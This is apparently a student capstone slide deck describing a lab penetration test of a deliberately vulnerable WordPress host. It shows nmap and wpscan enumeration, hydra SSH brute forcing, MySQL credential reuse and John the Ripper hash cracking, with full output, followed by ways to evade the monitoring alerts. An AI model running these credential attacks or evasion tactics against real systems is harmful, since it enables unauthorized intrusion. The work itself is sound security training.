

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Bryan, Dustin, Yehia, T.J.

Table of Contents

This document contains the following resources:

01

**Network Topology & Critical
Vulnerabilities**

02

Exploits Used


03

Avoiding Detect



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Ubuntu Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Ubuntu LTS 18.04
Hostname: Capstone

IPv4: 192.168.1.100
OS: ELK
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress Enumeration	wpscan showing user information	knowledge of user names
Weak Passwords	brute force attacks against user michael with hydra command and/or guessing michael	cracked passwords enabled ssh remote access to target machine
Directory Exploration	while logged in as michael, the mysql database password was able to be found	access to mysql 'wordpress' database where the 'wp_user' table listed the usernames and password hashes
Unprotected and Unsalted Hash	access to the username / password hashes lead to johntheripper being able to crack user:steven password as "pink84"	can now ssh into target machine as user steven

Exploits Used

Exploitation: Wordpress User Enumeration

Commands Used:

- nmap 192.168.1.0/24 (Revealing network machine IP's, open ports, and services)
- nmap -sV 192.168.1.110 (Target machine open ports, services, and versions)
- wpscan --url <http://192.168.1.110/wordpress> --enumerate u (Revealed users Steven and Michael)

These steps provided access to user Michael and ultimately...

```
root@Kali:~/Desktop# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-02 18:43 PST
Nmap scan report for 192.168.1.1
Host is up (0.00094s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2179/tcp  open  vmrpd
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00038s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00037s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind

root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-02 18:42 PST
Nmap scan report for 192.168.1.110
Host is up (0.00099s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGR
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGR
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_k

Service detection performed. Please report any incorrect results
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.35 seconds
root@Kali:~/Desktop#
```

```
[+] http://192.168.1.110/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
Found By: Emoji Settings (Passive Detection)
- http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
Confirmed By: Meta Generator (Passive Detection)
- http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[!] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[!] User(s) Identified:

[+] steven
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.com/users/sign_up

[+] Finished: Thu Dec 2 20:24:37 2021
[+] Requests Done: 26
[+] Cached Requests: 26
[+] Data Sent: 5.95 KB
[+] Data Received: 119.956 KB
[+] Memory used: 122.164 MB
[+] Elapsed time: 00:00:06
root@Kali:~#
```


Exploitation: Weak Passwords

... Michael was found to have suffered from a poor password policy. His username was discovered was “michael” and his password was found to be “michael” through Hydra. This allowed SSH access into the Target Machine and exploration into the folders and files.

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-06 13:11:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-06 13:12:02
root@Kali:~#
```


Exploitation: Directory Exploration

With the SSH access, we were able to venture through the directories locating Flag #2 and finding that MySQL was accessible to discovery and manipulation. Inside of MySQL, we were able to see the tables, show the databases, and read the posts which led to Flags 3, and 4 as well as unsalted and unprotected passwords for Michael and Steven.

```
michael@target1:~$ cd ../
michael@target1:/home$ cd ../
michael@target1:/home$ cd var/www
michael@target1:/var/www$ ls -l
total 8
-rw-r--r-- 1 root root 40 Aug 13 2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13 2018 html
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)
```

```
mysql> use wordpress;
Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)
```

```
File Actions Edit View Help

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www/html/wordpress$ mysql --host=localhost --user=root --password=R@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 94
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```

```
world! | | publish | open | open | Hello
| hello-world | | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
| | | 0 | http://192.168.206.131/wordpress/?p=1 |
| 2 | | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example
page. It's different from a blog post because it will stay in one place and will show
up in your site navigation (in most themes). Most people start with an About page
that introduces them to potential site visitors. It might say something like this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>

... or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page | publish | closed | open
| | | sample-page | | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
8-08-12 22:49:12 | | | 0 | http://192.168.206.131/wordpress/?page_id=2 |
| 4 | | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

| | | draft | open | open | flag3
| | | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | |
| | | 0 | http://raven.local/wordpress/?p=4 |
| | | 0 | post | | 0 |
| 5 | | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```


Exploitation: Unprotected and Unsalted Hash

Utilizing John the Ripper, Steven's password was made available for further exploitation of the system. As Flags 2, 3, and 4 were found, efforts were then put into avoiding detection.

```
root@Kali:~/Desktop# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 80 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:10:53 3/3 0g/s 14956p/s 14956c/s 29913C/s kutca5..kutsul
0g 0:00:20:30 3/3 0g/s 15014p/s 15014c/s 30029C/s 0sic38..0siefg
0g 0:00:23:15 3/3 0g/s 15101p/s 15101c/s 30203C/s djayes2..djayof1
0g 0:00:30:14 3/3 0g/s 15293p/s 15293c/s 30586C/s bblblet..bbc-me3
0g 0:00:33:26 3/3 0g/s 15360p/s 15360c/s 30720C/s adfon..akjnj
0g 0:00:34:53 3/3 0g/s 15394p/s 15394c/s 30788C/s jb2kcj..jbah71
0g 0:00:41:14 3/3 0g/s 15493p/s 15493c/s 30986C/s syegam..sybnnn
0g 0:00:43:02 3/3 0g/s 15519p/s 15519c/s 31039C/s mh5824..mh50s1
0g 0:00:53:21 3/3 0g/s 15545p/s 15545c/s 31090C/s bffc40..bfft11
0g 0:01:02:52 3/3 0g/s 15607p/s 15607c/s 31215C/s cosca24..cosul99
0g 0:01:36:58 3/3 0g/s 21928p/s 21928c/s 43856C/s exzhm1..exz5fl
0g 0:02:01:04 3/3 0g/s 24721p/s 24721c/s 49443C/s eweyo1..ewougu
0g 0:02:55:08 3/3 0g/s 28448p/s 28448c/s 56897C/s 0875422515..0875354712
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
0g 0:00:00:03 7.46% 2/3 (ETA: 01:00:42) 0g/s 4044p/s 7525c/s 7525C/s moroni1..cookies1
0g 0:00:00:23 59.78% 2/3 (ETA: 01:00:40) 0g/s 4077p/s 8079c/s 8079C/s Hal!..Elephant3
0g 0:00:00:32 80.30% 2/3 (ETA: 01:00:41) 0g/s 4057p/s 8066c/s 8066C/s 7jazmin..7cordeli
Proceeding with incremental:ASCII
0g 0:00:00:42 3/3 0g/s 4006p/s 7973c/s 7973C/s 141011..shena1
0g 0:00:00:48 3/3 0g/s 3985p/s 7934c/s 7934C/s samah2..shaly3
0g 0:00:00:50 3/3 0g/s 3975p/s 7920c/s 7920C/s sisca1..siely7
0g 0:00:00:52 3/3 0g/s 3977p/s 7924c/s 7924C/s berred..bethis
0g 0:00:00:53 3/3 0g/s 3974p/s 7920c/s 7920C/s micky100..125145
0g 0:00:00:54 3/3 0g/s 3976p/s 7924c/s 7924C/s 013468..022011
0g 0:00:00:55 3/3 0g/s 3973p/s 7915c/s 7915C/s ass..10987
0g 0:00:00:56 3/3 0g/s 3974p/s 7917c/s 7917C/s shalme..shyatz
0g 0:00:00:57 3/3 0g/s 3971p/s 7916c/s 7916C/s ante22..alay25
0g 0:00:04:53 3/3 0g/s 4076p/s 8147c/s 8147C/s lulemo..lulcra
0g 0:00:09:58 3/3 0g/s 4084p/s 8166c/s 8166C/s shario3..shamee2
0g 0:00:12:29 3/3 0g/s 4079p/s 8156c/s 8156C/s alw339..alw2qp
0g 0:00:14:01 3/3 0g/s 4079p/s 8156c/s 8156C/s butegree..buttykos
pink84 (steven)
```


Avoiding Detection

Stealth Exploitation of Wordpress User Enumeration

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - http.response.status_code
- Which thresholds do they fire at?
 - Above 400

Mitigating Detection

- Are there alternative exploits that may perform better?
 - Sniff and capture credentials over an unsecure login. This can yield the login credentials of a user without exposing yourself.

Stealth Exploitation of Local File Inclusion (LFI)

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN sum()OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
 - http.request.bytes
- Which thresholds do they fire at?
 - Above 3500

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Limit size of file below 3500 bytes

Stealth Exploitation of Directory Exploration

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - system.process.cpu.total.pct
- Which thresholds do they fire at?
 - 0.5 (50%)

Mitigating Detection

- Are there alternative exploits that may perform better?
 - `nmap -sV -sS 192.168.1.110`



The End